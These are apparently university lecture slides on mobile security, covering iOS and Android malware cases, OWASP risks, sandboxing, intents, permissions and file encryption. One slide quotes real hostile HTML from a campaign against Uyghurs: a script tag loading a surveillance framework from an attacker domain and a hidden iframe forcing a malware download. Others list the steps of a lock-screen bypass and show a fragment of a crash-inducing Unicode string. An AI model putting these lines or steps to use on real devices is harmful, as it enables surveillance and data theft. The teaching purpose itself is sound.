Computer Security

14. Mobile Device Security

Paul Krzyzanowski

Rutgers University

Fall 2019

Mobile Devices: Users

- Users don't think of phones as computers
  - Social engineering may work more easily on phones
- Small form factor
  - Users may miss security indicators (such as an EV cert indicator)
  - Easy to lose/steal a device
- Users tend to pick bad PINs/passwords
- Users may grant app permission requests without thinking

Mobile Devices: Interfaces

- Phones have lots of sensors
  - GSM – Wi-Fi – Bluetooth – GPS – NFC – Microphone
  - Cameras – 6-axis Gyroscope and Accelerometer – Barometer
  - Magnetometer (compass) – Ambient light

- Sensors enable attackers to monitor the world around you
  - Where you are & whether you are moving
  - Conversations
  - Video
  - Sensing vibrations due to neighboring keyboard activity led to a word recovery rate of 80%


Mobile Devices: Apps

- Lots of apps
  - 2.6 million Android apps on Google Play
  - 2.2 million iOS apps on the Apple App Store*
- Most written by untrusted parties
  - We'd be wary of downloading these on our PCs
  - With mobile apps we rely on
    - Testing & approval by Google (automated) and Apple (automated + manual)
    - App sandboxing
    - Explicit granting of permissions for resource access
- Apps often ask for more permissions than they use
  - Most users ignore permission screens
- Most apps do not get security updates

*As of the first quarter of 2019

Mobile Devices: Platform

- Mobile phones are comparable to desktop systems in complexity
  - The OS & libraries will have bugs
- Single user environment
- Malicious apps may be able to get root privileges
  - Attacker can install rootkits, enabling long-term control while concealing their presence


Ways to Infiltrate an iOS Device
Here are a few ways to get malware onto an iOS device, along with examples of real exploits that used that method.
SIDELOADED APP
YISPECTER
VIA APP STORE
XCODEGHOST
JAILBROKEN DEVICES
XSSER MRAT
MALICIOUS APP USING APPROVED CERTIFICATE
ACEDECEIVER
MALICIOUS SETTINGS
MALICIOUS PROFILES
LEVERAGING OS VULNERABILITIES
PEGASUS
LEVERAGING CABLE
WIRELURKER, MALICIOUS CHARGERS
Skycure

https://www.skycure.com/pr/report-finds-rate-ios-malware-increasing-faster-android-malware-iphone-ten-year-anniversary/

https://www.theregister.co.uk/2017/07/20/ios_security_skycure/

Threats

- **Privacy**
  - Data leakage
  - Identifier leakage
  - Location privacy
  - Microphone/camera access
- **Security vulnerabilities**
  - Bugs
  - Phishing
  - Malware
  - Malicious Android intents (inter-app communication)
  - Broad access to resources (more than the app needs)

OWASP Top 10 Mobile Risks – 2016


OWASP = Open Web Application Security Project

M1	Improper Platform Usage*: permissions, intents, Keychain*
M2	Insecure Data Storage: *unintended data access*
M3	Insecure Communication: *insecure protocols, weak crypto*
M4	Insecure Authentication: *failure to ID user, poor session management*
M5	Insufficient Cryptography: *crypto used but done incorrectly*
M6	Insecure Authorization: *improper access to services*
M7	Client Code Quality: *buffer overflows, coding errors, format strings, …*
M8	Code Tampering: *patching, ability to maliciously modify code*
M9	Reverse Engineering: *analysis to give attackers insights*
M10	Extraneous Functionality: *functions that were not meant to be released*

The 2016 list is the latest as of November 2019

https://www.owasp.org/index.php/OWASP_Mobile_Top_10

Some iOS input validation bugs in Messages



effective.
Power
لُلُصّبُلُلصّبُررً ॣ ॣh ॣ ॣ
冗

- **May 2015**: "Unicode of Death"
  - Single string in a text message could crash an iPhone
- **Again in Jan 2018**: "*ChaiOS*"
  - Receiving a link causes the messages app to go blank & crash instantly after opening; possible crashes
  - Malformatted characters in the message causes the Webkit HTML engine to crash.
  - The target file contains multiple such characters, so CoreText spends a lot of CPU time trying to match fonts for them
- **Again in Feb 2018**
  - A specific character in an Indian language (Telugu) causes Apple's iOS Springboard to crash when the message is received
  - Messages will no longer open as it fails to load the character
  - Affects third-party messaging apps too

- **Again in May 2018:** Black dot of death
  - Thousands-character-long string of invisible Unicode text causes iMessages to crash whenever the user launches the appp

August 2019

Google’s Project Zero team discovered websites that allow an intruder to implant code simply by having the victim visit a website

- Five exploit chains affect iOS versions 10-12 over a period of at least 2 years
- Exploited 14 vulnerabilities
  - 7 browser vulnerabilities
  - 5 kernel vulnerabilities
  - 2 sandbox escapes – at least one was 0-day at the time of discovery
- Websites installed monitoring malware
  - Monitor location data, grab photos, contacts, and passwords from the iOS keychain
  - No encryption was broken but attackers could grab decrypted data from sending & receiving messaging apps

- Biggest known iPhone hacking incident
  - Suspected to be a state-backed attack sponsored by Chinese APT groups
  - Designed to target the Uyghur community in Xinjiang

https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html

Android users targeted as well

Multiple attack vectors used

Examples

- Scanbox
  <script src=”https://stats.uyghurmedia[.]top:443/i/?3″></script>
  - Load Scanbox framework to collect data and transmit via HTTP POST
- Download malicious code to target the Chrome browser
  <iframe src=”https://akademlye.org/ztTXvf” width 0 height 0 visibility hidden></iframe>
  - Deception: i in akademiye relaced with an L
  - Causes a forced download of a file named loader which is an executable file that sends data about the device to the attacker via HTTP POST

Sample iOS malware

2015: XcodeGhost: affected over 4000 apps

- Infected Xcode developer software hosted on the Baidu file sharing service
- Developers who downloaded this version of Xcode would create apps with malware
  - Remote control via commands from a command web server
  - Send information: time, app's name/ID, network time
  - Ability to hijack apps that support iOS's Inter-App Communication URL mechanism
    - Whatsapp, Facebook, iTunes
  - Access clipboard

Sample iOS malware

September 2018: bad CSS content crashes & restarts iOS

- WebKit rendering engine bug
  - Restarts iOS
- Exploited by loading an HTML page with the special CSS code
  - CSS tries to apply a backdrop filter to a series of nested page segments (<div> <div> …)
  - Weakness in the `-webkit-backdrop-filter` CSS property
    - Uses 3D acceleration to process the elements
    - Consumes all graphic resources and freezes or kernel panics the OS

Sample iOS malware: VoiceOver bug

- Lock screen bypass
  - Attacker calls victim’s phone
  - Attacker then taps ‘answer by SMS’ and selects ’personalize/custom’ option
  - Attacker then asks Siri to turn on VoiceOver
  - Then, at the same time:
    - select camera icon
    - double-tap the screen
    - Invoke Siri through side buttons
- Attack enables access to photos
- Attacker needs physical access to the device

Sample Android malware

- 2016: HummingBad – affected over 10 million devices
  - Developed by a Chinese advertising company
  - Can take control of devices, forcing users to click ads and download apps
- 2016: Stagefright – latest version called Metaphor
  - Tricks user into visiting a hacker's web page
  - Page contains a malicious multimedia file that infects the phone
  - Hacker can take control of the device to
    - Gain access to personal information
    - Copy data
    - Use microphone & camera

Android & iOS

Pegasus espionage app

2016: iOS espionage found infecting phone of a political dissident in the UAE

2017: Companion app on Android

"example of the common feature-set that we see from nation states and nation state-like groups"

Functions include

- Keylogging
- Screenshot capture
- Live audio & video capture
- Remote control of the malware via SMS
- Messaging data exfiltration from common apps, including WhatsApp, Skype, Facebook, Twitter, Viber, and Kakao
- Browser history, email, contacts, and text message exfiltration

App can self-destruct when it's at risk of being discovered or compromised


https://arstechnica.com/security/2017/04/found-quite-possibly-the-most-sophisticated-android-espionage-app-ever/

Android, iOS, Linux, others: Bluetooth

- Blueborne set of vulnerabilities
  - *Affects most devices using Bluetooth*
  - Can be used to hijack & control a device
  - Affects Android, Windows, Linux, iOS <10.0
- What it does
  - Poses as a device that wants to discover and connect over Bluetooth
  - Attacks portions of the software that establishes a Bluetooth connection
  - Hijacks the Bluetooth stack
  - Does this before the user needs to take any action
- Discovered in 2017
  - Affected practically every smart device in the world
  - Patched but two billion devices still estimated to be vulnerable

Mobile Advanced Persistent Threats

- 4/16/2018 report: Mobile Advanced Persistent Threats (mAPT)
  - Three mAPT apps were found in Google's Play marketplace
  - Target people in the Middle East
- Malicious functionality not part of initial downloaded version
  - Second stage, downloaded later, contains surveillance code



SURPRISE —

Sophisticated APT surveillance malware comes to Google Play

Attackers pushing mobile surveillance-ware are stepping up their game.

DAN GOODIN - 4/16/2018, 12:14 PM

Hackers pushing nation-state-style surveillance malware recently scored a major coup by getting three advanced malicious applications hosted in Google's official Play marketplace, researchers said. Google removed the apps after receiving notification of their presence.

The mAPTs, short for mobile advanced persistent threats, likely came from two separate groups that both target people in the Middle East, Michael Flossman, head of threat intelligence at mobile security company Lookout, told Ars. The three apps combined received about 650 to 1,250 downloads, according to Google Play figures. All three of them gave attackers considerable control over infected phones.

Mobile Advanced Persistent Threats

- Upload attacker-specified files to command and control servers
- Record surrounding audio, calls, and video
- Retrieve account information such as email addresses
- Retrieve contacts
- Remove copies of itself if any additional APKs are downloaded to external storage
- Call an attacker-specified number
- Uninstall apps
- Hide its icon
- Retrieve list of files on external storage
- Encrypt some exfiltrated data
- Obtain a list of installed applications
- Get device metadata
- Inspect itself to get a list of launchable activities
- Retrieve PDF, txt, doc, xls, xlsx, ppt, and pptx files found in external storage
- Send SMS messages
- Retrieve text messages
- Track device location
- Handle limited attacker commands via out-of-band text messages
- Check if a device is rooted
- If running on a Huawei device, it will attempt to add itself to the protected list of apps able to run with the screen off

https://arstechnica.com/information-technology/2018/04/malicious-apps-in-google-play-gave-attackers-considerable-control-of-phones/

There's a market for vulnerabilities

9TO5Mac
APPLE INTELLIGENCE

Report: Exploit market 'flooded' with iOS vulnerabilities, driving down their value

Chance Miller • September 3 2019

Over the last week, we learned more about a chain of malicious website exploits that targeted iPhone users for years. This evening, a new report from Vice dives deeper into the current state of the security industry, and how the number of iOS exploits continues to grow.

Zerodium, one of the many "vulnerability brokers" out there, announced a new pricing structure that values Android exploits higher than iOS exploits. Android exploits that allow "for the complete takeover" of devices without requiring that the user click on anything are now worth $2.5 million, whereas the same iPhone vulnerability is worth $2 million.

Meanwhile, Zerodium has also decreased the value of a 1-click iOS exploit from $1.5 million to $1 million.

Zerodium founder Chaouki Bekrar says this is due to the zero-day market being "flooded" with iOS exploits:

https://9to5mac.com/2019/09/03/ios-exploit-market-report/

Android Security

Application Needs

- Integrity
  - App shouldn't be modified between creation & installation
- Isolation
  - Each app needs private data and be protected from other apps
- Sharing
  - Access to shared storage and devices, including the network
- Inter-app services
  - Send messages to other apps to invoke services – when allowed
- Portability
  - Apps should run on different hardware architectures

Communication needs

- Desktop apps have a single launching point & run as a monolithic process
- Android apps contain multiple components
  - Activities, services, content providers
- Example: take and share a photo in Instagram
  - Instagram requests the camera app
  - Android OS launches the camera app to handle the request
    - User now sees the camera app and no longer interacts with the Instagram app
  - Camera app may access other services, such as a file chooser, that will launch another app
  - User exits the launched app(s), returns to Instagram, and shares the photo

App Package

Compressed zip format

- **Activity** – user-visible component
- **Service** – background component
- **Content provider** – database; access to structured data
- **Broadcast receiver** – mailbox for received messages
- **Package manifest** (META-INF)
  - List of files with SHA-1 hashes
  - Package signature
  - Application creator’s certificate
- **Application manifest**
  - Name (e.g., com.example.myapp)
  - Components list
  - Device requirements
  - Intents: interfaces the app supports to activate services & activities
  - Permissions: access to services this app requires (e.g., android.permission.SEND_SMS)
  - Permissions other apps need to access services this app provides

Code = compiled code & resources (strings, images, layouts, data)

App updates: permitted if the update is signed with the same developer key (same certificate)

App Integrity

- Signed applications
  - Apps must be signed. Signature validated by Google Play & package manager on the device
- App verification
  - Users can enable "verify apps" to have apps evaluated by an app verifier prior to installation
  - Will scan app against Google's database of apps

App Sandboxing

- Apps are isolated and can only access their resources
- Access to other objects passes through the **gatekeeper**
- Sandboxing enforced by Linux
  - Android is a single-user system
  - Each app
    - is assigned a unique user ID on installation
    - runs as a separate process
    - has a private data folder

Core Android services also have their own user IDs

1001	Telephony
1002	Bluetooth
1003	Graphics
1004	Input devices
1005	Audio
etc.	

App Sandboxing: file permissions

Two mechanisms are used

1. Linux file permissions (discretionary access control)
   - Owner & root can change permissions
   - Allows an app to share a data file
2. SELinux mandatory access control
   - Various data & cache directories
   - Owner cannot change access permissions

Storage

- External storage
  - Shared among all apps
- Internal storage
  - Per-app private directory


Intents

Android apps communicate with system services, between app components, and with other apps via **intents**

- **Intent** = messaging objects
  {action, data to act on, component to handle the intent} used to
  - Start a service (background)
  - Start an activity (user-facing & foreground)
  - Deliver notifications (broadcasts)
- **Explicit intents**
  - App identifies the target component in the intent
- **Implicit intents**
  - App asks Android to find a component based on its data
    E.g., view a web page

Intents pass through & are validated by Android's gatekeeper

Messaging via Intents


Manifest
(labels)
Service
Component that works in the background
Activity
Represents a single screen in an app
Intent
gatekeeper
Intent
Another app

Intents

App registers its available intents when it is installed

- If several apps register the same intent, the user selects which should be used
- E.g., you may have multiple browsers

Intents vs. permissions

- Intents declare app capabilities
  - Identify components & how they are started
- Permissions identify whether one app is allowed to access another app’s component
- Intents = *mechanism*
- Permissions = *policy*

Permissions

Apps need permissions to access services

- System resources: logs, battery levels, …
- System interfaces: Internet, Bluetooth, send SMS, send email, …
- Sensitive data: SMS messages, contacts, email, …
- App-defined services

Services are assigned protection levels:

Normal	Default - no danger to users or system
Dangerous	Access that can compromise the system or privacy – user has to approve during installation or runtime
Signature	Access granted if the app signed by the same developer & contains the same certificate
SignatureOrSystem	Like signature but access granted if a system application is requesting it

Permissions

Permission are enumerated in the application manifest file:

- Permission requests – permissions the app needs
  e.g., android.permission.READ_CONTACTS, android.permission.INTERNET
- Permissions defined by the app
  e.g., edu.rutgers.cs.NOTIFY

The manifest file defines the type of permission and the service that is associated with permission name

Implementation of permissions

- **Permission text strings** – enforced by Android middleware
  - Sensitive resources such as the phone are only accessible via APIs
- **Linux group IDs** – enforced by Linux
  - Networking & file access do not go through APIs but directly to Linux
  - Bluetooth, Internet, external storage
  - App needs to be a member of the right group to access resources

Sharing & Additional Isolation

- Sharing
  - Apps can share their sandbox by sharing their user ID
  - These apps must be signed with the same developer key
- Additional Isolation
  - App manifest can declare that a service should run as an isolated process
    - Process ID of “**nobody**” – special user & group with restricted privileges
    - No access to the file system

File Encryption

- File-based encryption
  - **Device Encrypted** (DE) storage: available during boot and after a user unlocked the device
  - **Credential Encrypted** (CE) storage: available only after the user unlocked the device
- Uses Linux ext4 file system and F2FS encryption
  - File-based encryption keys - 512-bit keys
  - File encryption keys are encrypted by a 256-bit AES key
  - Stored in the Trusted Execution Environment (TEE)
    - A separate part of the processor with protected memory running its own OS (Trusty) and communicates with the Linux kernel only via a well-defined messaging API

Portability

Android was designed with with multiple hardware architectures in mind

- To support this, apps need an architecture-neutral format
- Initially
  - Apps written in Java and compiled to Java bytecode for the JVM
  - Java bytecode translated to Dalvik bytecode
    - JVM is stack-based; Dalvik is register-based – fewer but more complex instructions
    - Uses Just-in-Time compilation
- Now
  - Android Runtime (ART) – uses same bytecode
  - Supports Ahead-of-Time compilation
- But native code support was needed too

Exploit Prevention

Android code & Linux execution environment uses

- Stack canaries
- Some heap overflow protections (check backward & forward pointers)
- ASLR
- No-execute (NX) hardware protection to prevent code execution on the heap or stack

Some security issues

- Inter-app communication: **intents**
  - Messaging system used to request actions from another app component
    - Intents are used to invoke system services as well as 3rd party apps
    - Examples: *add a calendar event, set an alarm, take a photo & return it, view a contact, add a contact, show a location on a map, retrieve a file, initiate a phone call*
  - Sender can verify recipient has a permission by specifying a permission with the intent method call
  - Receivers have to handle malicious intents

- Permissions re-delegation
  - An app, without a permission, may gain privileges through another app
  - If a public component does not explicitly have an access permission listed in its manifest definition, Android permits any app to access it
  - Example
    - **Power Control Widget** (a default Android widget) – allows 3rd party apps to change protected system settings without requesting permissions
    - Malicious app can send a fake intent to the Power Control Widget, simulating the pressure of the widget button to switch settings

Some security issues

Permissions avoidance

- By default, all apps have access to read from external storage
  - Lots of apps store data in external storage without protection

- Android intents allow opening some system apps without requiring permissions
  - Camera, SMS, contact list, browser
  - Opening a browser via an intent can be dangerous since it enables
    - Data transmission, receiving remote commands, downloading files


iOS Security

iOS App Security

- Runtime protection
  - System resources & kernel not directly accessible by user apps
    - Must use iOS APIs
  - App sandbox restricts access to other app's data & resources
    - Each app has its own sandbox directory
    - Limit access to files, preferences, network, other resources
  - Inter-app communication through iOS APIs
  - Code generation prevented – memory pages cannot be made executable
  - Entire OS partition is read-only
- Mandatory code signing
  - Must be signed using an Apple Developer certificate
  - Root certificate is stored in the hardware – used to validate OS updates
- App data protection
  - Apps can use built-in hardware encryption

Encrypted file system & encrypted files

- Each file gets a random 256-bit **per-file key** when it is created
  - All data to the file is encrypted via AES
- File key is encrypted with one of several **class keys**
  - Depends on who should access the file; class = user or group
- File metadata is decrypted with the **file system key**
  - File system key = random key created when iOS is installed
- Metadata contains per-file key and info on the class that protects it
  - Can also specify per-extent keys: portions of a file can be given different keys



Apps

- All third-party apps are sandboxed
  - Restricted from accessing files stored by other apps or making changes to the device
  - Each app has a unique home directory for its files
  - System files and resources are shielded from the user's apps
  - Apps run as a non-privileged user "mobile"
- Entitlements
  - Signed key-value pairs that are granted to an app to allow access to services
- Extensions
  - Executable binaries packaged within an app that provide functions to other apps
  - Sandboxed and run in their own address space
  - Entitlements restrict extension availability to specific apps

Runtime environment

- App packages must be signed with an Apple-issued certificate
  - Real-world identity of each developer is verified by Apple
  - iOS performs runtime code signature checks of all executable memory pages
- No ability to install unsigned code
- iOS uses
  - Address space layout randomization (ASLR)
  - Memory execute protection – ARM's Execute Never (XN) feature

Masque Attack


iOS app can be installed using enterprise ad-hoc provisioning

- Designed to bypass the App Store & allow developers to install apps for deployment within an enterprise
- Can replace genuine app from App Store if they have the same bundle identifier
- iOS didn't enforce matching certificates for apps with the same bundle identifier
- The user gets a warning "untrusted app developer”
  - But users often ignore these.

Web apps

- Both iOS & Android support web apps
  - Fully functional web browser incorporated as an app to a specific site
- This makes web client issues relevant
